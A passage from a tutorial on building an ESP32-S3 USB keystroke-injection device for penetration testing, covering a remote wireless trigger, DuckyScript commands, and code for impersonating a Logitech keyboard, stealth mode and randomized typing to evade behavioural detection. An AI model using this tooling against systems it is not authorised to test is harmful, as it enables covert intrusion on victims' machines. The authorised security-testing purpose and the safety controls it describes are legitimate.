  ArduinoOTA.onError([](ota_error_t err) {
    Serial.printf("[OTA] Error[%u]\n", err);
  });

  ArduinoOTA.begin();
}

// In loop():
ArduinoOTA.handle();
Flash via command line:
python3 -m espota -i 192.168.4.1 -p 3232 -f firmware.bin9.3 RGB LED Status Indicator
#include <Adafruit_NeoPixel.h>

#define LED_PIN   48   // Built-in RGB LED on ESP32-S3-DevKitC-1
#define NUM_LEDS   1

Adafruit_NeoPixel rgb(NUM_LEDS, LED_PIN, NEO_GRB + NEO_KHZ800);

void setStatus(uint8_t r, uint8_t g, uint8_t b) {
  rgb.setPixelColor(0, rgb.Color(r, g, b));
  rgb.show();
}

// Status codes:
// setStatus(0,   0,  50) → Blue   — Idle / waiting for trigger
// setStatus(0,  50,   0) → Green  — Payload executing
// setStatus(50,  0,   0) → Red    — Error / fault
// setStatus(50, 25,   0) → Amber  — WiFi AP active
// setStatus(50,  0,  50) → Purple — USB enumeration in progress
// setStatus(0,   0,   0) → Off    — Stealth mode
9.4 OLED Display Integration
#include <Wire.h>
#include <Adafruit_GFX.h>
#include <Adafruit_SSD1306.h>

#define SCREEN_WIDTH 128
#define SCREEN_HEIGHT 32

Adafruit_SSD1306 display(SCREEN_WIDTH, SCREEN_HEIGHT, &Wire, -1);

void displayStatus(const String &line1, const String &line2 = "") {
  display.clearDisplay();
  display.setTextSize(1);
  display.setTextColor(SSD1306_WHITE);
  display.setCursor(0, 0);
  display.println(line1);
  if (line2.length() > 0) {
    display.setCursor(0, 16);
    display.println(line2);
  }
  display.display();
}

void setup() {
  display.begin(SSD1306_SWITCHCAPVCC, 0x3C);
  displayStatus("ESP32-S3 HID", "Initializing...");
  // ...rest of setup
  displayStatus("Ready", "AP: ESP32_Control");
}
9.5 ESP-NOW Wireless Relay (Two-Device Setup)
Use two ESP32-S3 boards: one plugged into the target (HID device), one carried by the operator (remote trigger):
// On the OPERATOR device (sends commands):
#include <esp_now.h>
#include <WiFi.h>

uint8_t targetMAC[] = {0xAA, 0xBB, 0xCC, 0xDD, 0xEE, 0xFF}; // HID device MAC

void sendPayloadTrigger(int payloadID) {
  esp_now_send(targetMAC, (uint8_t*)&payloadID, sizeof(payloadID));
}

// On the HID device (receives and executes):
void onDataReceive(const uint8_t *mac, const uint8_t *data, int len) {
  int payloadID = *(int*)data;
  // Execute payload based on ID
  runPayload(payloadID);
}
10. Debugging & Troubleshooting
10.1 Systematic Debugging Checklist
| Symptom | Root Cause(s) | Fix |
|---|---|---|
| Nothing types at all | Wrong USB Mode; power-only cable; no enumeration delay | Set USB-OTG mode; use data cable; add 4000ms delay |
| Wrong characters typed | Keyboard layout mismatch (target ≠ US EN) | Check target layout; adjust payload strings |
| First few chars missing | Enumeration delay too short | Increase delay to 5000ms |
| Keystrokes dropped | Typing too fast for the OS | Add delays between keypresses; use humanType() |
| HID works but WiFi fails | Library version conflict | Update ESP32 Arduino core to latest |
| Android not responding | OTG disabled; screen locked; wrong layout | Enable OTG; unlock screen; verify layout |
| SPIFFS not mounting | Flash not formatted; wrong partition scheme | Pass true to SPIFFS.begin(true) |
| OTA upload fails | Firewall; wrong password; not on same AP | Check OTA password; verify WiFi AP join |
| Device not recognized | Defective cable; USB descriptor error | Try different cable; check VID/PID |
| Compilation errors | Wrong board selected | Set board to ESP32S3 Dev Module |
10.2 Serial Debugging Pattern
void setup() {
  Serial.begin(115200);
  Serial.println("[BOOT] Starting ESP32-S3 HID...");

  USB.begin();
  Keyboard.begin();
  Serial.println("[USB]  Stack initialized");

  Serial.println("[WAIT] Awaiting host enumeration...");
  delay(4000);
  Serial.println("[RDY]  HID enumerated successfully");

  if (!SPIFFS.begin(true)) {
    Serial.println("[ERR]  SPIFFS mount failed");
  } else {
    Serial.printf("[FS]   Total: %d  Free: %d bytes\n",
      SPIFFS.totalBytes(), SPIFFS.totalBytes() - SPIFFS.usedBytes());
  }

  WiFi.softAP(AP_SSID, AP_PASS);
  Serial.printf("[NET]  AP: %-15s  IP: %s\n",
    AP_SSID, WiFi.softAPIP().toString().c_str());

  Serial.printf("[MEM]  Free heap: %d bytes\n", ESP.getFreeHeap());
}
10.3 Hardware Validation Sketch
Use this to verify your hardware and USB stack are working before writing payload code:
#include "USB.h"
#include "USBHIDKeyboard.h"

USBHIDKeyboard Keyboard;

void setup() {
  Serial.begin(115200);
  USB.begin();
  Keyboard.begin();

  Serial.println("Waiting 5 seconds for enumeration...");
  delay(5000);

  Serial.println("Typing test string...");
  Keyboard.print("ESP32-S3 HID Test OK - ");
  Keyboard.print(String(millis()));
  Keyboard.write(KEY_RETURN);

  Serial.println("Done. If you saw text typed, HID is working.");
}

void loop() {}
11. Memory, Performance & Partitioning
11.1 Flash Partition Map (16MB scheme)
| Partition | Size | Purpose |
|---|---|---|
| Bootloader | ~64 KB | ROM bootloader |
| NVS | 24 KB | Preferences, WiFi credentials |
| OTA Data | 8 KB | OTA state tracking |
| App Slot 0 | 3 MB | Active firmware |
| App Slot 1 | 3 MB | OTA staging slot |
| SPIFFS | ~9 MB | Payload scripts, configs, logs |
11.2 Typical Firmware Sizes
| Configuration | Approx. Size | Notes |
|---|---|---|
| Minimal HID only | ~380 KB | Just USB + Keyboard |
| HID + WiFi + WebServer | ~1.3 MB | No SPIFFS |
| HID + WiFi + SPIFFS | ~1.5 MB | Full payload storage |
| HID + WiFi + OTA + NVS | ~1.7 MB | Production-ready |
| Full system + ArduinoJson | ~2.0 MB | All features |
| Full + TFT display library | ~2.5 MB | With OLED/LCD support |
11.3 RAM Optimization
// Store large strings in PROGMEM (Flash) instead of RAM
const char LONG_PAYLOAD[] PROGMEM = "...very long string...";

// Use F() macro for Serial.print strings
Serial.println(F("This string lives in Flash, not RAM"));

// Monitor memory at runtime
Serial.printf("Free heap:       %d bytes\n", ESP.getFreeHeap());
Serial.printf("Min free heap:   %d bytes\n", ESP.getMinFreeHeap());
Serial.printf("Heap size:       %d bytes\n", ESP.getHeapSize());
Serial.printf("Free PSRAM:      %d bytes\n", ESP.getFreePsram());

// Use char arrays instead of String objects for fixed content
// String causes heap fragmentation over time
char buf[64];
snprintf(buf, sizeof(buf), "Hello %s", name.c_str());
Keyboard.print(buf);
12. Operational Security for Authorized Testing
12.1 Physical Security Controls
- Always use a physical button trigger rather than auto-execute on plug-in
- Implement a timeout — if no trigger within 60 seconds, enter safe idle mode
- Add a PIN or gesture sequence to gate payload execution
- Use the RGB LED to clearly indicate device state at all times
- Label the device with your organization's asset tag and contact information
- Store the device in a tamper-evident case between engagements
12.2 Logical Security Controls
// Execution count limit — prevents runaway or repeated accidental execution
int executionCount = 0;
const int MAX_EXECUTIONS = 3;

void safeExecute(int payloadID) {
  if (executionCount >= MAX_EXECUTIONS) {
    Serial.println("[SECURITY] Execution limit reached. Reboot required.");
    setStatus(50, 0, 0);  // Red LED — locked out
    return;
  }
  runPayload(payloadID);
  executionCount++;
  Serial.printf("[EXEC] Run %d/%d\n", executionCount, MAX_EXECUTIONS);
}

// Timeout safety — auto-idle after 60 seconds of enumeration with no trigger
unsigned long enumTime = 0;

void setup() {
  // ... init code ...
  enumTime = millis();
}

void loop() {
  if (!payloadTriggered && millis() - enumTime > 60000) {
    Serial.println("[TIMEOUT] No trigger received. Entering safe idle.");
    setStatus(0, 0, 0);  // Off — stealth idle
    while(true) delay(1000);  // Halt until reboot
  }
}
12.3 Testing Environment Best Practices
- Always test in an isolated, air-gapped environment first
- Document the exact scope and timeline in your penetration test agreement
- Use a dedicated test machine — never target production systems without explicit written approval
- Log all executions with timestamps to your audit trail
- Have a clear remediation plan before executing any payload on client hardware
- Carry a copy of your written authorization at all times during physical assessments
- Never leave the device unattended while plugged into a target system
- Sanitize SPIFFS payloads after an engagement — delete all client-specific scripts
13. Project Ideas & Expansion Roadmap
13.1 Beginner Projects
- Automatic login typer — types credentials on button press for authorized account recovery
- Typing speed tester — auto-types Lorem Ipsum to benchmark keyboard response on test machines
- Shortcut macro board — map physical buttons to complex keyboard shortcuts
- Mouse jiggler — prevent screen lock during authorized kiosk or presentation audits
- Safe demo payload — opens Notepad, types a message, saves to desktop
13.2 Intermediate Projects
- Web-based script uploader — drag and drop
.txtDuckyScript files via browser interface - Multi-OS payload switcher — auto-detect OS fingerprint from host behavior, select matching payload
- BLE keyboard bridge — receive commands over Bluetooth, replay as USB HID
- Encrypted payload storage — AES-encrypt scripts on SPIFFS, decrypt at execution time only
- Execution logger — write timestamps, payload names, and outcomes to a SPIFFS log file
- Payload selector OLED — scroll through stored payloads on a small screen, select with button
13.3 Advanced Projects
- Composite HID + MSC — appear simultaneously as a keyboard AND a USB flash drive
- USB descriptor fingerprint lab — enumerate how different OSes react to various VID/PID combinations
- Wireless payload relay — ESP32-S3 A (plugged into target) receives commands from ESP32-S3 B over ESP-NOW, no WiFi AP needed
- Touchscreen payload selector — 3.5" TFT display with touch UI to preview and launch payloads
- AI-generated payloads — call a remote LLM API over WiFi to generate context-aware automation scripts based on live parameters
- Canary token detector — detect honeypot artifacts and abort payload automatically
- HID fuzzer — send malformed HID reports to test OS/driver robustness (research only)
13.4 Full Production Architecture
┌──────────────────────────────────────────────────────────┐
│                ESP32-S3 HID Research Platform             │
├──────────────────────────────────────────────────────────┤
│  Core:                                                    │
│    USB.begin()          →  TinyUSB initialization        │
│    Keyboard.begin()     →  HID Keyboard class            │
│    Mouse.begin()        →  HID Mouse class               │
│                                                           │
│  Storage Layer:                                           │
│    SPIFFS               →  9MB payload file store        │
│    Preferences (NVS)    →  Persistent configuration      │
│                                                           │
│  Network Layer:                                           │
│    WiFi SoftAP          →  Operator control channel      │
│    WebServer            →  HTTP dashboard + REST API     │
│    ArduinoOTA           →  Remote firmware updates       │
│    ESP-NOW              →  Device-to-device relay        │
│                                                           │
│  Execution Engine:                                        │
│    DuckyScript Parser   →  Line-by-line interpreter      │
│    Trigger System       →  Button / WiFi / Timer / BLE   │
│    humanType()          →  Randomized keystroke delays   │
│    Layout Mapper        →  Multi-language support        │
│                                                           │
│  Security Layer:                                          │
│    Button auth          →  Physical gating               │
│    Exec count limit     →  Prevents runaway execution    │
│    NVS PIN              →  Logical access control        │
│    Timeout safety       →  Auto-idle if no trigger       │
│                                                           │
│  Display / Feedback:                                      │
│    RGB LED              →  Status indicator              │
│    OLED (optional)      →  Payload name + live status    │
│    Serial debug         →  Full verbose logging          │
└──────────────────────────────────────────────────────────┘
14. Quick Reference Cheat Sheet
14.1 Minimal Working Sketch
#include "USB.h"
#include "USBHIDKeyboard.h"

USBHIDKeyboard Keyboard;

void setup() {
  USB.begin();
  Keyboard.begin();
  delay(4000);            // NEVER skip — host needs time to enumerate

  Keyboard.print("Hello World!");
  Keyboard.write(KEY_RETURN);
}

void loop() {}
14.2 DuckyScript Command Reference
| Command | Syntax | Example |
|---|---|---|
| Type text | STRING <text> | STRING Hello World |
| Type + Enter | STRINGLN <text> | STRINGLN powershell |
| Pause | DELAY <ms> | DELAY 1000 |
| Enter key | ENTER | ENTER |
| Tab key | TAB | TAB |
| Escape | ESC | ESC |
| Backspace | BACKSPACE | BACKSPACE |
| Win key combo | GUI <key> | GUI r |
| Ctrl combo | CTRL <key> | CTRL c |
| Ctrl+Shift | CTRL SHIFT <key> | CTRL SHIFT ESC |
| Ctrl+Alt | CTRL ALT <key> | CTRL ALT t |
| Alt combo | ALT <key> | ALT F4 |
| Arrow keys | UPARROW / DOWNARROW | DOWNARROW |
| Function keys | F1 – F12 | F5 |
| Comment | REM <text> | REM This is a comment |
14.3 Essential Code Snippets
// Human typing with random delays
void humanType(const String &s, int mn=40, int mx=130) {
  for (size_t i=0; i<s.length(); i++) {
    Keyboard.print(s[i]);
    delay(random(mn, mx));
  }
}

// Open Run on Windows
void winRun(const String &cmd) {
  Keyboard.press(KEY_LEFT_GUI); Keyboard.press('r');
  delay(100); Keyboard.releaseAll(); delay(700);
  humanType(cmd); Keyboard.write(KEY_RETURN);
}

// Button-gated execution (in loop)
if (digitalRead(0) == LOW) { runPayload(); delay(3000); }

// Read and execute SPIFFS payload
void runPayloadFile(const char* path) {
  File f = SPIFFS.open(path);
  while (f.available()) executeLine(f.readStringUntil('\n'));
  f.close();
}

// USB descriptor spoofing (before USB.begin)
USB.manufacturerName("Logitech");
USB.productName("USB Keyboard K120");
USB.VID(0x046D); USB.PID(0xC31C);

// RGB LED status
void setStatus(uint8_t r, uint8_t g, uint8_t b) {
  rgb.setPixelColor(0, rgb.Color(r, g, b)); rgb.show();
}
14.4 Arduino IDE Settings Summary
Board             → ESP32S3 Dev Module
USB Mode          → USB-OTG (TinyUSB)       ← most critical
USB CDC On Boot   → Enabled
Flash Size        → 16MB
PSRAM             → OPI PSRAM
Partition Scheme  → 16MB (3MB App / 9MB SPIFFS)
CPU Frequency     → 240 MHz
Upload Speed      → 921600
Conclusion
The ESP32-S3 offers an exceptionally capable and affordable platform for USB HID security research. Its combination of native USB OTG, TinyUSB stack support, large flash storage, WiFi connectivity, and full Arduino ecosystem integration makes it uniquely suited for building sophisticated, remotely-controlled automation research systems.
Key takeaways:
- Always set USB Mode to
USB-OTG (TinyUSB)— the single most critical configuration step - Add sufficient enumeration delay (4–5 seconds) before sending any keystrokes
- Use
humanType()with randomized delays to avoid behavioral detection - Leverage SPIFFS for flexible, updatable payload storage without reflashing
- Gate all execution behind physical or logical authorization controls
- Always operate within written, authorized scope during security assessments
This platform supports expansion far beyond basic keyboard injection — from composite HID+Storage devices, to AI-powered adaptive payloads, to full wireless remote dashboards. The architecture described here provides a solid foundation for all of these use cases.
🛡️ Remember: These techniques must only ever be used against devices you own or have explicit written permission to test. Unauthorized use is illegal and unethical.